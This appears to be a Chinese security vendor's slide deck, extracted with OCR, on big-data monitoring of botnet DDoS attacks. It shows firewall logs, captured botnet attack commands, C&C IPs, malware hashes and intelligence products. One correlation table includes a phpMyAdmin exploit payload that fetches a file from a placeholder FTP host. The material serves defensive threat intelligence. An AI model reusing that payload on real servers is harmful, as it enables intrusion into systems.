


基于大数据的

僵尸网络攻击监控

江南天安 俞华辰



僵尸网络介绍



什么是僵尸网络



僵尸网络的危害



如何中招



怎么解决

企业指责竞争对手向自己发动DDoS攻击 年度DDoS攻击翻倍 目标直指应用层

602Gbps！史上最大DDoS攻击出现 苹果官网“失联”104分钟到底发生了什么？

2014-01-12 09:20:00 来源: 雷锋网 作者: 雷锋网 (条评论)

索尼PSN网络全面崩溃 疑被DDoS攻击 NST遭到大规模DDoS攻击

10Mb和10Gbps，DDoS规模化上限 发布时间: 2016-05-27 08:19:00 来源: 站长 作者: 卡明论坛

17岁少年为证明实力DDoS攻击赌博网站判缓刑1年 2014年第三季度国内DDoS攻击峰值达6150bps

Linode 遭受大规模DDoS攻击 “野蛮粗暴”的DDoS 子官网遭DDoS攻击

作者 幽星 发布于 2015年12月30日 | 2015-08-28 15:32

美总统候选人 Donald Trump 的竞选网站遭DDoS攻击 黑客发起DDOS攻击 影音平台Vidol遭入侵

cnBeta 2016年01月04日 19:38

黑客肮脏套路：勒索软件加入DDoS攻击能力 为“DDOS攻击瘫痪服务器


602Gbps！史上最大DDoS攻击出现 15数据中心宕机20%是由DDoS攻击引起

2014-01-12 09:20:00 来源: 雷锋网 作者: 雷锋网 (条评论)

域名服务器遭大规模DDoS攻击：每秒500万次 450G流量为何“消无声息”

2016-01-27 13:31 来源: IT之家 作者: 佚名 编辑: 阿明

DDoS攻击场景





对于僵尸网络的全面掌握



僵尸网络攻击预测

知趋势



僵尸网络协议分析、攻击指令监控

知状态




僵尸网络攻击流程拆分，回溯，取证

溯源

对于僵尸网络的全面掌握



对于僵尸网络的全面掌握



对于僵尸网络的全面掌握

溯源


解决僵尸网络是从哪下载的(恶意下载源)

解决僵尸网络是由哪个恶意程序造成的(样本文件)

解决僵尸网络在肉鸡上干了什么CNC、指令监控)

「威胁情报落地之僵尸网络」

我们在客户的经验





自动导入导出



自动分析



防火墙数据↔ 威胁情报数据

威胁情报导入大数据平台

基于大数据平台开发数据上传程序

开发SQL、工作流等

基于大数据可视化要求




安例

17 Mar 2016 10:34:23 CST	TCP	17 Mar 2016 10:34:23 CST	4138 148.81.111.121	80
17 Mar 2016 10:34:55 CST	TCP	17 Mar 2016 10:34:55 CST	57930 61.160.212.172	10711
17 Mar 2016 10:35:01 CST	TCP	17 Mar 2016 10:35:01 CST	57930 61.160.212.172	10711
16 Mar 2016 19:11:36 CST	TCP	16 Mar 2016 19:11:36 CST	54135 148.81.111.121	80
17 Mar 2016 10:35:09 CST	TCP	17 Mar 2016 10:35:09 CST	4138 148.81.111.121	80
17 Mar 2016 10:35:09 CST	TCP	17 Mar 2016 10:35:09 CST	63124 61.160.212.172	10711
16 Mar 2016 10:35:02 CST	TCP	16 Mar 2016 10:35:02 CST	57275 61.160.212.172	10711
17 Mar 2016 10:35:06 CST	TCP	17 Mar 2016 10:35:06 CST	4138 148.81.111.121	80
16 Mar 2016 10:35:06 CST	TCP	16 Mar 2016 10:35:06 CST	59907 148.81.111.121	80
17 Mar 2016 10:35:24 CST	TCP	17 Mar 2016 10:35:24 CST	1777 148.81.111.121	65520
17 Mar 2016 10:35:25 CST	TCP	17 Mar 2016 10:35:25 CST	57946 61.160.212.172	10711
17 Mar 2016 10:35:31 CST	TCP	17 Mar 2016 10:35:31 CST	57946 61.160.212.172	10711
17 Mar 2016 10:35:02 CST	TCP	17 Mar 2016 10:35:02 CST	2619 148.81.111.121	80
17 Mar 2016 10:35:40 CST	TCP	17 Mar 2016 10:35:40 CST	63131 61.160.212.172	10711
17 Mar 2016 10:35:44 CST	TCP	17 Mar 2016 10:35:44 CST	57914 148.81.111.121	80
17 Mar 2016 10:35:10 CST	TCP	17 Mar 2016 10:35:10 CST	63124 61.160.212.172	10711
17 Mar 2016 10:35:50 CST	TCP	17 Mar 2016 10:35:50 CST	57914 148.81.111.121	80
17 Mar 2016 10:35:55 CST	TCP	17 Mar 2016 10:35:55 CST	57957 61.160.212.172	10711
16 Mar 2016 19:12:21 CST	TCP	16 Mar 2016 19:12:21 CST	54154 148.81.111.121	80
17 Mar 2016 10:36:01 CST	TCP	17 Mar 2016 10:36:01 CST	67957 61.160.212.172	10711
16 Mar 2016 19:13:03 CST	TCP	16 Mar 2016 19:13:03 CST	3980 148.81.111.121	80
17 Mar 2016 10:36:02 CST	TCP	17 Mar 2016 10:36:02 CST	4138 148.81.111.121	80
17 Mar 2016 10:36:04 CST	TCP	17 Mar 2016 10:36:04 CST	63136 61.160.212.172	10711
17 Mar 2016 10:36:09 CST	TCP	17 Mar 2016 10:36:09 CST	4139 148.81.111.121	80
17 Mar 2016 10:36:09 CST	TCP	17 Mar 2016 10:36:09 CST	1778 148.81.111.121	65520
16 Mar 2016 19:13:09 CST	TCP	16 Mar 2016 19:13:09 CST	57859 61.160.212.172	10711
17 Mar 2016 10:36:10 CST	TCP	17 Mar 2016 10:36:10 CST	63136 61.160.212.172	10711
17 Mar 2016 10:36:31 CST	TCP	17 Mar 2016 10:36:31 CST	57963 61.160.212.172	10711
17 Mar 2016 10:36:35 CST	TCP	17 Mar 2016 10:36:35 CST	57810 148.81.111.121	80

POS机案例

5928032642,"0016",21,20,16:06:55
6054964702,"0016",21,20,16:08:14
6028402803,"0016",21,20,16:09:23
6028000013,"0016",21,20,16:09:26
6028023666,"0016",21,20,16:01:07
6028000009,"0016",21,20,16:01:07
6028057802,"0016",21,20,16:04:28
6056390202,"0016",21,20,16:09:58
6000122104,"0016",21,20,16:25:05
6000080009,"0016",21,20,16:40:48
6000000077,"0016",21,20,16:09:54
6000000066,"0016",21,20,16:10:29
6056000001,"0016",21,20,16:10:27
6000020009,"0016",21,20,16:50:04



6000000001,"0016",20160407
6000000002,"0016",20160407
6000000003,"0016",20160407
6000000004,"0016",20160407
6000000005,"0016",20160407
6000000006,"0016",20160407
6000000007,"0016",20160407
6000000008,"0016",20160407
6000000009,"0016",20160407
6000000010,"0016",20160407
6000000011,"0016",20160407
6000000012,"0016",20160407
6000000013,"0016",20160407
6000000014,"0016",20160407
6000000015,"0016",20160407
6000000016,"0016",20160407
6000000017,"0016",20160407
6000000018,"0016",20160407
6000000019,"0016",20160407
6000000020,"0016",20160407

冰山一角

id	event_id	event_name	endTime	transportProtocol	startTime	sourceAddress	sourcePort	targetAddress	targetPort
760070	3208219989	traffic deny	17 Mar 2016 10:25:16 CST	TCP	17 Mar 2016 10:25:16 CST	10.5.58.71	4138	148.81.111.121	80
778779	3208223718	traffic deny	16 Mar 2016 19:12:18 CST	TCP	16 Mar 2016 19:12:18 CST	10.3.18.2	59907	148.81.111.121	80
790238	3208240140	traffic deny	17 Mar 2016 10:25:24 CST	TCP	17 Mar 2016 10:25:24 CST	10.19.95.29	1777	148.81.111.121	80500
790350	3208240252	traffic deny	17 Mar 2016 10:25:25 CST	TCP	17 Mar 2016 10:25:25 CST	10.3.182.26	57946	61.160.212.172	10711
793648	3208254716	traffic deny	17 Mar 2016 10:25:31 CST	TCP	17 Mar 2016 10:25:31 CST	10.3.192.26	57946	61.160.212.172	10711
800440	3208250345	traffic accept	17 Mar 2016 10:25:02 CST	TCP	17 Mar 2016 10:25:02 CST	10.2.130.206	2019	148.81.111.121	80
823011	3208282687	traffic deny	17 Mar 2016 10:25:40 CST	TCP	17 Mar 2016 10:25:40 CST	10.2.192.21	63181	61.160.212.172	10711
830360	3208290473	traffic deny	17 Mar 2016 10:25:44 CST	TCP	17 Mar 2016 10:25:44 CST	10.3.18.32	57914	148.81.111.121	80
843399	3208301939	traffic deny	17 Mar 2016 10:25:10 CST	TCP	17 Mar 2016 10:25:10 CST	10.2.192.27	63124	61.160.212.172	10711
846295	3208307376	traffic deny	17 Mar 2016 10:25:50 CST	TCP	17 Mar 2016 10:25:50 CST	10.3.178.32	57914	148.81.111.121	80
858457	3208319851	traffic deny	17 Mar 2016 10:25:55 CST	TCP	17 Mar 2016 10:25:55 CST	10.2.192.26	57957	61.160.212.172	10711


僵尸网络监控


- ◇ 僵尸
- Offset
- 0000000
- 0000001
- 0000002
- 0000003
- 0000004
- 0000005
- 方式, 0

```
D:\Linux.Setag.B.Gen>python gates.py
2016-04-26 15:33:41, BOTNET MONITORING, 23.234.50.12, 25004
2016-04-26 15:34:15, STOP DDoS
2016-04-26 15:34:15, STOP DDoS
2016-04-26 15:34:16, START DDoS, 59.67.74.13 80
2016-04-26 15:35:16, STOP DDoS
2016-04-26 15:35:16, STOP DDoS
2016-04-26 15:35:17, START DDoS, 59.67.74.13 80
2016-04-26 15:36:17, STOP DDoS
2016-04-26 15:36:17, STOP DDoS
2016-04-26 15:36:19, START DDoS, 59.67.74.13 80
2016-04-26 15:37:24, STOP DDoS
2016-04-26 15:37:24, STOP DDoS
2016-04-26 15:37:24, START DDoS, 210.52.82.44 80
```

6 2
E
59.67


「僵尸网络监控」





关联分析

数据指令



关联分析

数据指令

IP基础数据

DNS基础数据

企业资产数据

进行关联分析,实现由单一攻击令的具体到威胁情报



攻击指令数据事例

单一的攻击指令

时间	威胁名	CNC IP	CNC端口	攻击类型	目标IP	端口
2016-05-19	Billgates DDoS	1.1.1.1	25000	Syn	2.2.2.2	80

通过威胁名关联样本特征

时间	威胁名	样本特征	CNC IP	CNC端口	攻击类型	目标IP	端口
2016-05-19	Billgates DDoS	Gates_1.yara	1.1.1.1	25000	Syn	2.2.2.2	80

通过样本特征关联样本库

时间	威胁名	样本特征	文件名	MD5	CNC IP	...
2016-05-19	Billgates 1	Gates_1.yara	123	MD5 1	1.1.1.1	
2015-04-11	Billgates 1	Gates_1.yara	456	MD5 2	1.2.2.2	
2014-05-01	Billgates 1	Gates_1.yara	789	MD5 3	1.3.3.3	

通过样本MD5关联样本下载源

时间	MD5	文件大小	URL	WEB SERVET	下载次数
2015-05-19	MD5 1	70kb	http://1.1.1.1:8080	HFS	888

通过样本MD5关联POC

时间	MD5	POC TYPE	POC
2016-05-19	MD5 1	Phpmyadminexp	action=lay_navigation&eoltype=unix&token=1111&configuration=a:1:{i:0;O:10:"PMA_Config":1:{s:6:"source";s:32: ftp://1.1.1.1/syn ;}}

情报来源

蜜罐

情报订阅





威胁情报更新系统,情报来源

威胁情报自动更新系统会对从各渠道获取到的威胁信息做序化处理，统一存储。

外部威胁情报:

- 情报订阅
- 爬虫系统
- 检测接口

内部威胁情报:

- 产品
- 密罐



威胁情报梳理

- C&C库-经过筛选之后的僵尸网络的控制机IP
- 目前VT爬虫获取的是恶意软件样本具体特征（杀毒软件病毒名）用于恶意软件分类，蜜罐获取的是恶意软件样本（下载地址），这两个组合起来就是会针对蜜罐获取的样本进行样本分类以及确定威胁名

```
threat_name string COMMENT '威胁名',
```

```
type bigint COMMENT '威胁类型',
```

2016-03-24 15:02:02	Linux/Setag.8.Gen	1	78de3e54576c23174e9433d0ee47823	id#216ca6c77d0f			120.25.125.88	25000
2016-03-25 12:14:01	Linux/Setag.8.Gen	1	78de3e54576c23174e9433d0ee47823	id#216ca6c77d0f			123.184.19.222	6001
2016-03-24 15:02:02	Linux/Xorddos.G	2	6abde55b5ce81b473c5a6c2bed808c			http://11.74.239.61:8282/503	111.74.239.61	8282
2016-03-24 15:02:02	Linux/Setag.8.Gen	1	80d3ac0cd8be8010619fcd37acke448		www.zhiringge.cn		23.234.56.12	25004
2016-03-24 15:02:02	Win32/DDoS.Agent.NBL	1	6251d2150dd1090e723efb41b28afbb1		www.zhiringge.cn		23.234.56.12	52


```
port string COMMENT '端口',
```

```
status bigint COMMENT '存活判断',
```

```
platform string COMMENT '运行环境'
```

等信息，这个数据是同一套工具在不同主机上运行攻击程序时取出的，是同一套工具在不同主机上运行攻击程序时取出的高层次表现。

「 商业化运作 」



订阅级别和可交付成果

标准	目标网址
	僵尸网络类型 (例如, Zeus, SpyEye, Citadel, etc.)
	攻击类型
	攻击规则,包括:网络数据注入、密钥记录、屏幕视频捕获等
	C&C地址
	恶意软件MD5值
高级	解密僵尸主机的相关配置文件
	相关恶意软件样本 (按需求)
	地理分布的检测

END
基于大数据的僵尸网络攻击监控